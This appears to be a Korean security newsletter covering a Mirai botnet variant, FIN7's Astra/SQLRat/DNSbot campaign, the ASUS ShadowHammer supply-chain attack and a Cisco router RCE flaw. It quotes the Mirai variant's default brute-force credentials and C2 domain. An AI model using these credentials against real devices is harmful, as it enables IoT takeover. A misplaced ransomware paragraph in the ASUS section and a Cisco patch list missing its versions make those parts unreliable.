연구원들은 2019 년 1 월 발견된 미라이의 일반적인 타깃은 라우터, 네트워크 비디오카메라, 모뎀 라우터, 무선 컨트롤러였다. 그러나 이젠 기업에서 사용하는 WePresent WiPG-1000 무선 프레젠테이션 시스템 및 LG Supersign TV 의 취약점을 악용하고 스캔한다는 것을 발견했다. 또한, 신규 추가된 익스플로잇 11 개가 공격에 사용되어, 미라이가 사용하는 총 익스플로잇의 수는 27 개가 되었다. 연구원들은 이 봇넷의 악성 페이로드가 전자 보안, 통합 및 경보 모니터링 서비스를 제공하는 콜롬비아의 회사에서 호스팅 되고 있는 것을 발견했다. 이 새로운 기능들은 봇넷의 공격 방식을 확장한다. 특히, 기업 링크를 공격한다면 DDoS 공격에 사용되는 봇넷의 화력을 높인다.

신규 추가된 Mirai 익스플로잇 일부 발췌

Vulnerability	Affected Devices
CVE-2018-17173	LG Supersign TVs
CVE-2016-1555	Netgear WG102, WG103, WN604, WNDAP350, WNDAP360, WNAP320, WNAP210, WNDAP660, WNDAP620 devices
CVE-2017-6077, CVE-2017-6334	Netgear DGN2200 N300 Wireless ADSL2+ Modem Routers

[출처] https://unit42.paloaltonetworks.com/new-mirai-variant-targets-enterprise-wireless-presentation-display-systems/

새로 발견된 미라이 변종은 아래의 기능들이 있다.

- 미라이의 특징인 0xbeafdead 테이블 키 암호화 체계 사용
- 해당 키를 사용하여 문자열 복호화 시, 브루트 포스(Brute Force) 특정 디폴트 인증 정보 존재 (admin:huigu309, root:huigu309, CRAFTSPERSON:ALC#FGU, root:videoflow)
- C2(Command & Control) 통신을 위한 도메인 epicrustserver[.]cf, 포트 23823 사용
- 다른 취약한 기기 스캐닝 및 HTTP Flood DDoS 공격 명령 수행 가능

Mirai 는 라우터, 디지털 비디오 레코더, IP 카메라와 같은 IoT 기기들을 대규모 DDoS 공격에 사용될 봇넷으로 만들도록 설계된 자체 전파(self-propagating) 봇넷이다. 2016 년, 공격자들은 650Gbps 이상의 DDoS 공격이 가능한 수십만 대의 감염된 기기들로 이루어진 대규모 미라이 봇넷을 광고했다.

2016 년 해킹 포럼에서 미라이 소스 코드가 공개되면서, 여러 사이버 공격자들은 공개된 코드를 활용하여 수많은 자체 봇넷을 만들었다. 이들 중 대부분은 복잡도가 동일한 수준이었으나 몇몇 개는 새롭고 복잡한 공격 툴을 추가했다. 하지만, 제작자인 Jha, White, Norman 은 2018 년 12 월 악성코드를 제작한 죄로 기소되었으며 유죄 판결을 받았다.

[출처] https://www.bleepingcomputer.com/news/security/new-mirai-variant-comes-with-27-exploits-targets-enterprise-devices/

[출처] https://unit42.paloaltonetworks.com/new-mirai-variant-targets-enterprise-wireless-presentation-display-systems/

사이버 범죄 그룹 FIN7, 새로운 악성코드 공격 캠페인 시작

Despite arrests, FIN7 launched 2018 attack campaigns featuring new malware

FIN7 사이버 범죄 그룹이 지난해 여러 명의 조직원이 체포된 후에도 아직 건재하다는 신호를 보이고 있다. 'Astra'라고 불리는 새로운 관리자 패널 툴과 이전에는 볼 수 없었던 새로운 악성 프로그램 샘플이 발견되었기 때문이다.

FlashPoint 연구원들은 2018 년 5 월부터 7 월까지 Astra 관련 활동을 관찰했다. 전문가들은 FIN7 그룹이 적어도 2015 년부터 유럽과 호주 등 47 개 주에서 100 여 개 미국 기업을 대상으로 활발한 사이버 범죄를 저질렀다고 전했다. 그리고 지난해 8 월 미국 법무부는 FIN7 그룹의 핵심으로 알려진 우크라이나 남성 3 명이 체포 소식을 보도했다. 이들은 Combi Security 라는 회사 뒤에서 3,600 개 이상의 사업장에 6,500 개 이상의 단말기에 침투하여 피해를 입혔다. 또한, 금융 사이버 범죄를 일으킨 카르바낙(Carbanak) 캠페인과 연계된 백도어를 사용하여 미국 기업들로부터 1,500 만 장 이상의 결제 카드 기록을 훔쳤다. 그러나 FIN7 사이버 범죄 조직원의 체포에도 불구하고 기업과 고객 지불 카드 정보를 노린 공격은 멈추지 않았다.

FIN7 그룹이 Astra 캠페인의 패널은 PHP 로 작성된 스크립트 관리 시스템으로써 공격 스크립트를 손상된 컴퓨터로 밀어 넣는 기능을 가지고 있다. 분석가들은 Astra 패널의 백엔드 PHP 코드에서 Combi Security 회사에 대한 흔적들 발견했으며, 이를 악성 캠페인과 연결했다. Combi Security 회사는 러시아와 이스라엘에 본부를 둔 악성코드 침투 테스트 및 보안 서비스 회사이다. 전문가들은 FIN7 그룹이 다른 해커들을 사이버 범죄 작전에 영입하기 위해 Combi Security 를 합법적인 사업체인 것처럼 위장했다고 언급했다.
Astra 공격 흐름을 살펴보면, 공격자는 악성 첨부 파일이 포함된 피싱 이메일을 통해 대상 시스템에 대한 공격 시작점을 확보한다. 이메일은 산업별로 특정되어 있으며 피해자가 메시지를 열고 첨부된 악성 문서를 실행하도록 유도하기 위해 메일 내용은 조작돼 있다. 악성 문서 중 하나는 SQLRat 이라고 명명했는데, 이전에 볼 수 없었던 악성 행위 방식으로 호스트 시스템에서 파일을 삭제하고 SQL 스크립트 실행을 확산시킨다.

SQL 스크립트를 사용은 기존의 악성 소프트웨어와 달리 인공적인 산출물을 남기지 않는다는 특징이 있다. 한번 악성코드로 파일이 삭제되면 법의학적으로 복구할 수 있는 것은 아무것도 없다. 이 기술은 FIN7 그룹과 관련된 과거의 악성 캠페인에서는 관찰되지 않았던 점이다.

두 번째 새로운 악성 프로그램 샘플은 DNSbot 이라는 멀티 프로토콜 백도어다. DNSbot 은 손상된 기기 사이에서 명령어를 교환하고 데이터를 집어넣는 데 사용된다. 주로 DNS 트래픽을 통해 작동하지만, HTTPS 나 SSL 같은 암호화된 채널로 전환할 수도 있다. 캠페인은 매일 2 개의 스케줄링 된 작업 항목을 생성하여 시스템에 계속 상주할 수 있도록 설정한다. 해당 악성코드는 FIN7 그룹 공격자에 의해 제어되며, FIN7 그룹의 향후 공격에 이용될 수 있다.

[출처] https://www.scmagazine.com/home/security-news/despite-arrests-fin7-launched-2018-attack-campaigns-featuring-new-malware/


[출처] https://www.flashpoint-intel.com/blog/fin7-revisited-inside-astra-panel-and-sqlrat-malware/

ASUS 소프트웨어 업데이트 서버 해킹돼 악성코드 배포

Warning: ASUS Software Update Server Hacked to Distribute Malware

대만의 거대 기술 기업인 ASUS 가 생산한 컴퓨터 백만 대 이상을 손상시킨 대규모 공급망 공격(Supply Chain Attack)이 발견되었다.

이 해커 그룹은 지난해 2018 년 5 월~11 월 사이 ASUS 의 Live 자동 소프트웨어 업데이트 서버를 해킹하는 데 성공하였고, 전 세계 윈도우 컴퓨터 백만 대 이상에 백도어를 설치하는 악성 업데이트를 공급했다. 이 공격을 발견한 카스퍼스키랩(Kaspersky Lab)은 이를 '샤도우해머 작전(Operation ShadowHammer)'이라 이름 붙였으며, 2019 년 1 월 31 일 Asus 측에 해당 공급망 공격에 대해 알렸다.



[출처] https://securelist.com/operation-shadowhammer/89992/

연구원들은 악성 업데이트 샘플 200 개 이상을 분석 결과, 해커가 모든 사용자를 노린 것이 아니라 악성코드에 하드코딩된 고유 MAC 주소를 통해 특정 사용자들만을 공격했다는 사실을 발견했다. 연구원들은 이 공격에 사용된 샘플 200 개에서 고유 MAC 주소 600 개 이상을 발견했으며, 다른 MAC 주소를 포함한 다른 샘플들도 있을 가능성이 있다고 밝혔다. 이전의 CCleaner 와 ShadowPad 해킹 사건처럼, 악성 파일은 정식 ASUS 디지털 인증서로 서명되어 공식 업데이트로 위장해 오랜 기간 동안 발각되지 않았다.

연구원들은 아직 이 공격을 특정 APT 과 연결하지는 못했지만, 2017 년 발생한 ShadowPad 해킹 사건과 관련된 특정 증거를 발견할 수 있었다고 밝혔다. 당시 마이크로소프트는 Winnti 백도어의 배후에 있었던 BARIUM APT 를 범인으로 지목했다. ESET 사의 보안 전문가들도 BARIUM 과 관련된 또 다른 공급망 공격에 대해 조사하고 있으며, 이 사건도

이번 공급망 공격 사건과 관련이 있다고 추정된다.

카스퍼스키에 따르면, 백도어가 포함된 ASUS Live Update 버전은 카스퍼스키 백신 사용자 최소 57,000 명이 다운로드 및 설치했습니다. 카스퍼스키에서는 수집한 데이터만으로 이 사건에 영향받은 총 사용자의 수를 알아내기 어렵다고 언급했다. 또한, 실제 사고 규모는 훨씬 더 크며 전 세계 사용자 백만 명 이상이 영향을 받았을 가능성이 있다고 밝혔다. 시만텍은 자사 안티바이러스 소프트웨어를 실행 중인 컴퓨터들 13,000 대 이상에서 이 악성코드를 발견했다고 밝혔다. 이 악성코드는 대부분은 러시아, 독일, 프랑스, 이탈리아, 미국에서 발견되었으며, 카스퍼스키는 사건 조사를 진행하는 동안 ASUS 및 다른 안티바이러스 회사에 이 공격에 대해 알렸다. 또한, 샤도우해머 APT 의 대상인지 아닌지를 확인할 수 있는 자동화 툴을 공개했다.

훔친 정보는 공격자가 제어하는 원격 서버로 업로드된다. STOP 랜섬웨어의 DJVU 변종은 지난 1 월 가짜 소프트웨어 크랙을 통해 배포되었다. 이 악성코드는 피해자의 컴퓨터에서 여러 작업을 하는 다양한 컴포넌트를 다운로드 및 실행하는데, 가짜 윈도우 화면을 표시하는 것, 윈도우 디펜더를 비활성화하는 것, 그리고 윈도우의 hosts 파일을 수정해 보안 사이트에 접속할 수 없도록 차단하는 것 등이 포함되어 있다.

[출처] https://thehackernews.com/2019/03/asus-computer-hacking.html

[출처] https://securelist.com/operation-shadowhammer/89992/

Cisco 무선 라우터의 RCE 결점(CVE-2019-1663) 업데이트

Cisco addressed CVE-2019-1663 RCE flaw in wireless routers

Cisco 가 몇몇 무선 라우터에 존재하는 치명적인 취약점인 CVE-2019-1663 을 업데이트했다. 이 취약점은 공격자가 장비에서 원격으로 코드 실행이 가능하도록 허용한다.

해당 취약점은 CVSS 점수 9.8 을 받았으며, 웹 기반 관리자 인터페이스가 존재하는 3 개의 라우터 모델에서 사용자가 제공한 데이터를 적절히 검증하지 못해 발생한다. 이 웹 기반의 관리자 인터페이스는 로컬 LAN 연결이나 원격 관리 프로그램을 통해 접근할 수 있지만, 연구원들은 원격 관리 기능이 기본적으로 비활성화된 것을 발견했다.

시스코에서 발표한 자료에 따르면, 웹 기반 관리자 인터페이스에 존재하는 취약점은 Cisco RV110W Wireless-N VPN Firewall, Cisco RV130W Wireless-N Multifunction VPN Router, Cisco RV215W Wireless-N VPN Router 모델에 존재하며 인증되지 않은 원격 공격자가 취약한 장비에서 임의의 코드를 실행을 허용한다고 밝혔다. 또한, 공격자는 타겟 장비에 악성 HTTP 요청을 보내는 방식으로 이 취약점을 악용 가능한데, 취약한 기기의 OS 에서 상위 권한을 가진 사용자로서 임의의 코드를 실행할 수 있다고 전했다.

해당 취약점에 영향을 받는 Cisco 모델은 다음과 같다.

- RV110W Wireless-N VPN Firewall
- RV130W Wireless-N Multifunction VPN Router
- RV215W Wireless-N VPN Router

현재 Cisco 에서는 이미 해당 취약점에 대한 패치 버전을 공개했다. 이에 취약점이 존재하는 Cisco 무선 라우터를 사용하는 사용자께서는 다음과 같은 최신 버전으로 업데이트해야 한다.

- RV110W Wireless-N VPN Firewall
- RV130W Wireless-N Multifunction VPN Router
- RV215W Wireless-N VPN Router

해당 취약점은 2018 년 10 월 GeekPwn 상하이 컨퍼런스에서 공개되었지만, 당시 연구원들은 기술적 세부 정보를 공개하지 않았다.

[출처] https://securityaffairs.co/wordpress/81820/security/cisco-cve-2019-1663.html

(주)이스트시큐리티
(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com